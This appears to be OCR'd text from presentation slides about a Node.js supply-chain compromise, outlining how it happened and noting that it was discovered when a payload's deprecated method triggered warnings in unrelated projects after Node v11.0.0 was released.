
1. How it happened
2. **What it did**
3. Where it leaves us

First, how was it discovered?


Payload A used a method deprecated in node v11.0.0




Node v11.0.0 was released 18 days into the exploit.



Unrelated projects started getting deprecation warnings.



